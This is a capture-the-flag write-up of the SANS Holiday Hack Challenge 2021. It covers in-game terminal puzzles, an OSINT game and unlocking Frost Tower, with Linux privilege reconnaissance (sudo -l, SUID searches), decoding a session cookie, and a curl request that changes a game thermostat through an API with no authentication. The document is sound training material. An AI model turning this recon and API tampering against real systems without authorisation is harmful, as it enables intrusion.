SANS Holiday Hack Challenge 2021
KringleCon 4: Calling Birds!
First impression
Upon login, I am welcomed with the creepy music (subjective feeling) and following screen.


This is the most UX advanced hack challenge I've participated so far. I can click the elf to interact with him - and I get the following message in the chat window.
In the menu (or the badge that was given by the elf Jingle Ringford) I have numerous options to check like Destinations, Items, Objectives and Talks. In the last one there is a video from Ed Skoudis, founder of SANS Penetration Testing Curriculum and Counter Hack, briefs on the UI and interactions during the KringleCon.

When solving objectives, the Story unfolds.
Quick Recap
🔔
CyberEthical.Meis maintained purely from your donations - consider one-time 1€ support or custom amount via Sponsor button or 🎁 become a Patron for bonus content. Join our Discord Server!
Terminal and Objective Challenges
This event has two kinds of challenges.
- Completing objectives is the goal of KringleCon 2021. These unlock Story, are registered in the Objectives section and counts towards completion of the event.
- Completing terminal challenges gives hints that can be used to solve the objectives. These are optional and often requires playing some game or perform guided actions.
Story (30%)
I've completed 4/13 objectives and this is what I managed to unlock:
Listen children to a story that was written in the cold
'Bout a Kringle and his castle hosting hackers, meek and bold
Then from somewhere came another, built his tower tall and proud
Surely he, our Frosty villain hides intentions 'neath a shroud
So begins Jack's reckless mission: gather trolls to win a war
Build a con that's fresh and shiny, has this yet been done before?
Objective 01: KringleCon Orientation

Jingle Ringford
Welcome to the North Pole, KringleCon, and the 2021 SANS Holiday Hack Challenge! I’m Jingle Ringford, one of Santa’s elves.
Santa asked me to come here and give you a short orientation to this festive event.
Before you move forward through the gate, I’ll ask you to accomplish a few simple tasks.
First things first, here's your badge! It's that wrapped present in the middle of your avatar.
Great - now you're official!
Click on the badge on your avatar 🎁. That’s where you will see your Objectives, Hints, and gathered Items for the Holiday Hack Challenge.
We’ve also got handy links to the KringleCon talks and more there for you!
Next, click on that USB wifi adapter - just in case you need it later.
Fantastic!
OK, one last thing. Click on the Cranberry Pi Terminal and follow the on-screen instructions.
By walking around, I get the WiFi Dongle.

Opening the CLI launches Unix terminal look-alike

WiFi Dongle terminal
Doing some initial reconnaissance.
$ id
uid=1000(elf) gid=1000(elf) groups=1000(elf)

$ uname -a
Linux 6c42413e629d 4.19.0-18-cloud-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64 GNU/Linux
$ sudo -l
Matching Defaults entries for elf on 52abc67460f7:
    !fqdn

User elf may run the following commands on 52abc67460f7:
    (root) NOPASSWD: /usr/bin/tee -a /etc/hosts
We can append to hosts file - which probably I can find useful later.
I'm testing the persistence by adding the following line to the ~/.profile file and reopening the CLI.
alias ls="ls -lAh --color=always"
Unfortunately, neither this nor ~/.bashrc edits are persisted. CLI probably is fired up via Docker (which also explains initial connection errors after opening the CLI - probably happening until container is spun up). This is confirmed by finding the .dockerenv file in the / directory.

catting the /etc/hosts shows that loopback address is set for nidus-setup.
$ cat /etc/hosts
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.17.0.2      6c42413e629d
127.0.0.1 nidus-setup
I couldn't find any server running on the :80 port and no files are owned by www-data (find / -type f -user www-data 2>/dev/null) so I've decided to move on.
runtoanswer SUID binary

Listing the available /bin executables shows some interesting one called runtoanswerwith SUID set.


No other SUID files raises suspicion.
Unlocking the gate

Solving this first task requires simply to lunch the terminal next to the elf and type answer.
Gate is unlocked!
Great! Your orientation is now complete! You can enter through the gate now. Have FUN!!!

Now, music is far better :).
Terminal Challenge: Logic Munchers
Noel Boetie
Hello there! Noel Boetie here. We’re all so glad to have you attend KringleCon IV and work on the Holiday Hack Challenge!
I'm just hanging out here by the Logic Munchers game.
You know… logic: that thing that seems to be in short supply at the tower on the other side of the North Pole?
Oh, I'm sorry. That wasn't terribly kind, but those frosty souls do confuse me...
Anyway, I’m working my way through this Logic Munchers game.
A lot of it comes down to understanding boolean logic, like True And False is False, but True And True is True.
It can get a tad complex in the later levels.
I need some help, though. If you can show me how to complete a stage in Potpourri at the Intermediate (Stage 3) or higher, I’ll give you some hints for how to find vulnerabilities.
Specifically, I’ll give you some tips in finding flaws in some of the web applications I’ve heard about here at the North Pole, especially those associated with slot machines!

Ok, so this game is about "eating" the True statements - at Potpourri game you have arithmetic, logic and bitwise operations. I did complete the Potpourri at the stage 3 so I could get the tips from the Noel Boetie.
Outcome
Wow - amazing score! Great work!
So hey, those slot machines. It seems that in his haste, Jack bought some terrible hardware.
It seems they're susceptible to parameter tampering.
You can modify web request parameters with an intercepting proxy or tools built into Firefox.
Terminal Challenge: Grepping for Gold

Greasy Gopherguts
Grnph. Blach! Phlegm.
I'm Greasy Gopherguts. I need help with parsing some Nmap output.
If you help me find some results, I'll give you some hints about Wi-Fi.
Click on the terminal next to me and read the instructions.
Maybe search for a cheat sheet if the hints in the terminal don't do it for ya'.
You’ll type
quizmein the terminal andgrepthrough the Nmapbigscan.gnmapfile to find answers.

Fortunately, bigscan.gnmap has in each line the host address, which makes some part of the questions easier to grep.

First two questions can be solved using following command
cat bigscan.gnmap | grep {IP}
Third:
$ cat bigscan.gnmap | grep 'Status: Up' | wc -l
26054
Fourth:
$ cat bigscan.gnmap | grep -E '80/|8080/|443/' | wc -l
14372
Better answer would be
cat bigscan.gnmap | grep -E '(\s8080|\s443|\s80)/open' | wc -l
Fifth:

$ cat bigscan.gnmap | grep 'Status: Up' | wc -l
26054

$ cat bigscan.gnmap | grep 'Ports: ' | wc -l
25652
Last one:
cat bigscan.gnmap | grep -on '/open/tcp/' | cut -d : -f 1 | uniq -c | sort -r
Outcome
Grack. Ungh. ... Oh!
You really did it?
Well, OK then. Here's what I know about the wifi here.
Scanning for Wi-Fi networks with iwlist will be location-dependent. You may need to move around the North Pole and keep scanning to identify a >Wi-Fi network.
Wireless in Linux is supported by many tools, but iwlist and iwconfig are commonly used at the command line.
The curl utility can make HTTP requests at the command line!
By default, curl makes an HTTP GET request. You can add --request POST as a command line argument to make an HTTP POST request.
When sending HTTP POST, add --data-binary followed by the data you want to send as the POST body.
Terminal Challenge: Exif Metadata

Piney Sappington
Hi ho, Piney Sappington at your service!
Well, honestly, I could use a touch of your services.
You see, I've been looking at these documents, and I know someone has tampered with one file.
Do you think you could log into this Cranberry Pi and take a look?
It has exiftool installed on it, if that helps you at all.
I just... Well, I have a feeling that someone at that other conference might have fiddled with things.
And, if you help me figure this tampering issue out, I’ll give you some hints about OSINT, especially associated with geographic locations!
I'm launching the terminal next to the Piney Sappington.

Running exiftool * > exiftool.out and inspecting the output for the suspicious metadata.
As it happens, file 2021-12-21.docx was last modified by Jack Frost.
This could be also
grepped if I knew that was the last modified time I was asked for.

Outcome
Wow, you figured that out in no time! Thanks!
I knew they were up to no good.
So hey, have you tried the Caramel Santaigo game in this courtyard?
Carmen? No, I haven't heard of her.
So anyway, some of the hints use obscure coordinate systems like MGRS and even what3words.
In some cases, you might get an image with location info in the metadata. Good thing you know how to see that stuff now!
(And they say, for those who don't like gameplay, there might be a way to bypass by looking at some flavor of cookie...)
And Clay Moody is giving a talk on OSINT techniques right now!
Oh, and don't forget to learn about your target elf and filter in the Interrink system!
Objective 02: Where in the World is Caramel Santaigo?

Tangle Coalbox
Hey there, Gumshoe. Tangle Coalbox here again.
I've got a real doozy of a case for you this year.
Turns out some elves have gone on some misdirected journeys around the globe. It seems that someone is messing with their travel plans.
We could sure use your open source intelligence (OSINT) skills to find them.
Why dontcha' log into this vintage Cranberry Pi terminal and see if you have what it takes to track them around the globe.
If you're having any trouble with it, you might ask Piney Sappington right over there for tips.
Jumping onto the Caramel Santaigo terminal.

Then checking the cookies:

.eJx1UktvnDAQ_isjX3phK6CwLNy2VdSmapuobCpV2RwGe3gUsJExu0JR_nvHiVRF3faEmZnv4c_zKBSuohBfjfaHQNBQ8--h0zMNcDehs0Qv5U-ddrMo7sWhpRV6mhzIlmTf6QZcS52FUuMkW3SA0_SWQTdtANegjeskKT-zQosKEEqHFg6Wel8cuTe1RhNInMnjWABYEEbSruOGgtmM5FqvhJVZnCeQPdycyNaDOQNqBberY5LX8MY4sITDwLKEjmlewMv8bBmrGWpjodOKdWaPbNEq8cBfs1hR5IEYjERvgSMpUTt8M8MHnN3gIzGT7_hE7sWPjrTGAPbL7GyH3P3CgRodwJVuBrbHldItzjVoXQAfyY6oV5biNE2_mgA-44T631OB-E5r_wtPxyUMSfUcqqRnUo__Rmf4aSxX78o9z15auVKdrhbb8GuU0rg_yNsBJbVmUGT_MxWIvXZnslMA72loumUUDxyP5Z4ZSyIlil2UcIFjJb8al7f-63qX7l67YO5TJ52xK8PIp_7IGzO3xVHIPKxxm-2yqlahipIqS9NYUUxRWNVVnKg0iaSSuzzdqm0i36UxR5XFtQzDEKMqPIqAl2Hmh5V0rQo4iqiSVZpk242st9UmwTrcYBTlm5xBMs_iKCY6iifx9BulbAjE.YdSx9g.09D0kZVPUUjsr5Li72g1qu_rv7A
When terminal is entered again, cookie value changes
.eJx1U9tu1DAQ_ZWReeAlizaXJtl9q7ZcioBW3QJCXYQm9iS21rEjx2m1VP13JttWQiq8eXzmzOX4-F7IMbS_ot-TE2tRVXnTIpbpimS6zKhsVnW-bKuTVBZ1i2V20tR5XlYiEQoPTPjs3XxIBNmWww0G7MnCFl1E0_lH4INxcRTrG3GtCTiGnlw03pGC0fcUtXEdYOOnCNuIcg8XtxRa6-8AnYLNqzdc5pna-QiB0NoDaMLIJR6J0zgXidiM0PoAxinuMc7MC53AOTgfjeTsqImZyDQ48zJy6nft59uewUHzUCBxpKeWB9jTEEFqkvtjfU0mwJkZpQ9cYhjmPI1BiZ-JaHla34u1m6xNRGfa56P2U2Bx0pSTnwZ7hiy6bsKOGGbQeomzMBwdFXw9wgbHaIkxP8zILOON2PiBnGaaS-CMXI9hzxlf6A5--LBP4Ov2lOPLgN1ECWx-k9RwRcPUWCN50huxjVOMHYaYwHsKPbr5Ca_9_uAT-IgDOg6v_C06Q71J4J1xPKg6UvnFY9hNyyWt0HJxdKjwH92_GXIOEzidxhgMHrmXFiVpbxUFzvjnEJ_YUJ7Xeuu6x5YsbDgKuyVSYp2vCr7gF6fZUP9Z8cUuL6T5axBuMHpp0LIDzNTP2jscpMbIibdm9sjh-ul_3LN1Rr3eiSqtmjRvKv4sbVmf1CtZKblqVLZq27zCqiiVKiUWbDlZ1yWqtkK1zIuyoKzGpt6JhG08sjEknas17ETZpBVini7KVGWLIlPNAimTizTPm1KqlLBd7sSDePgDagMzzQ.YdS1ew.wzOyvp0mRIgfhsxLIA-hVoIBsNY
That looks like some kind of JWT token. It doesn't get parsed on the jwt.io, but let's try to decode base64 from parts separated by .:

Well, unfortunately that is not helpful. Maybe it is encoded further? Let's leave it a bit and check these options on the terminal.
Later I noticed that investigations changes on each refresh of the terminal. So that cookie holds the actual data for the challenge.
Stop 1
I've heard that when British children put letters to Father Christmas in the fireplace, they magically end up there!
They just contacted us from an address in the 80.95.128.0/20 range.
IP range belongs to the Finland and first answer leads to the North Pole.
Stop 2 (ROVANIEMI, FINLAND)
So much like the North Pole, Lapland is where British youngsters send letters to Santa. Enjoy a reindeer sleigh ride, ice fishing, or baking lessons with Mrs. Claus.
They said, if asked, they would describe their next location as "only milder vanilla."
They were excited that their phone was going to work on the 1500 MHz LTE band
Stop 3 (TOKYO, JAPAN)
Tokyo is largely Buddhist and Shinto, but the cultural stamp of Christmas is all over the town. Many visitors to the world's most populous enjoy a romantic stay, enjoying the marvelous lights around the city.
They said, if asked, they would describe their next location as "staring desire frost."

So, Reykjavík.
Stop 4 (REYKJAVÍK, ICELAND)
You can't miss the Jólasveinar (Yule Lads), the concerts, or the bells in Reykjavík at Christmas. Take it all in as you walk up Skólavörðustígur to the famous Hallgrímskirkja church.
On the last stop, I've collected all hints ("spaces for indents", "Stack Overflow and Golang", "They kept checking their Discord app") given to me during investigations and searched on the InterRink name of the elf.

After I correctly choose the name of the elf, the challenge completes.
Objective 03: Thaw Frost Tower's Entrance

Grimy McTrollkins
Yo, I'm Grimy McTrollkins.
I'm a troll and I work for the big guy over there: Jack Frost.
I’d rather not be bothered talking with you, but I’m kind of in a bind and need your help.
Jack Frost is so obsessed with icy cold that he accidentally froze shut the door to Frost Tower!
I wonder if you can help me get back in.
I think we can melt the door open if we can just get access to the thermostat inside the building.
That thermostat uses Wi-Fi. And I’ll bet you picked up a Wi-Fi adapter for your badge when you got to the North Pole.
Click on your badge and go to the Items tab. There, you should see your Wi-Fi Dongle and a button to “Open Wi-Fi CLI.” That’ll give you command-line interface access to your badge’s wireless capabilities.
Alright, firing up the WiFi CLI and scanning for network.
$ iwlist scan
wlan0     Scan completed :
          Cell 01 - Address: 02:4A:46:68:69:21
                    Frequency:5.2 GHz (Channel 40)
                    Quality=48/70  Signal level=-62 dBm
                    Encryption key:off
                    Bit Rates:400 Mb/s
                    ESSID:"FROST-Nidus-Setup"
And connect to it (network is not password protected)
$ iwconfig wlan0 essid FROST-Nidus-Setup

Ok, so this is why we have the loopback address set to nidus-setup.

And by querying the /apidoc we can see that thermostat temperature can be set without registering.

Let's try:
curl -XPOST -H 'Content-Type: application/json' --data-binary '{"temperature": 1}' http://nidus-setup:8080/api/cooler

Done!

Terminal Challenge: The Elf Code

Ribb Bonbowford
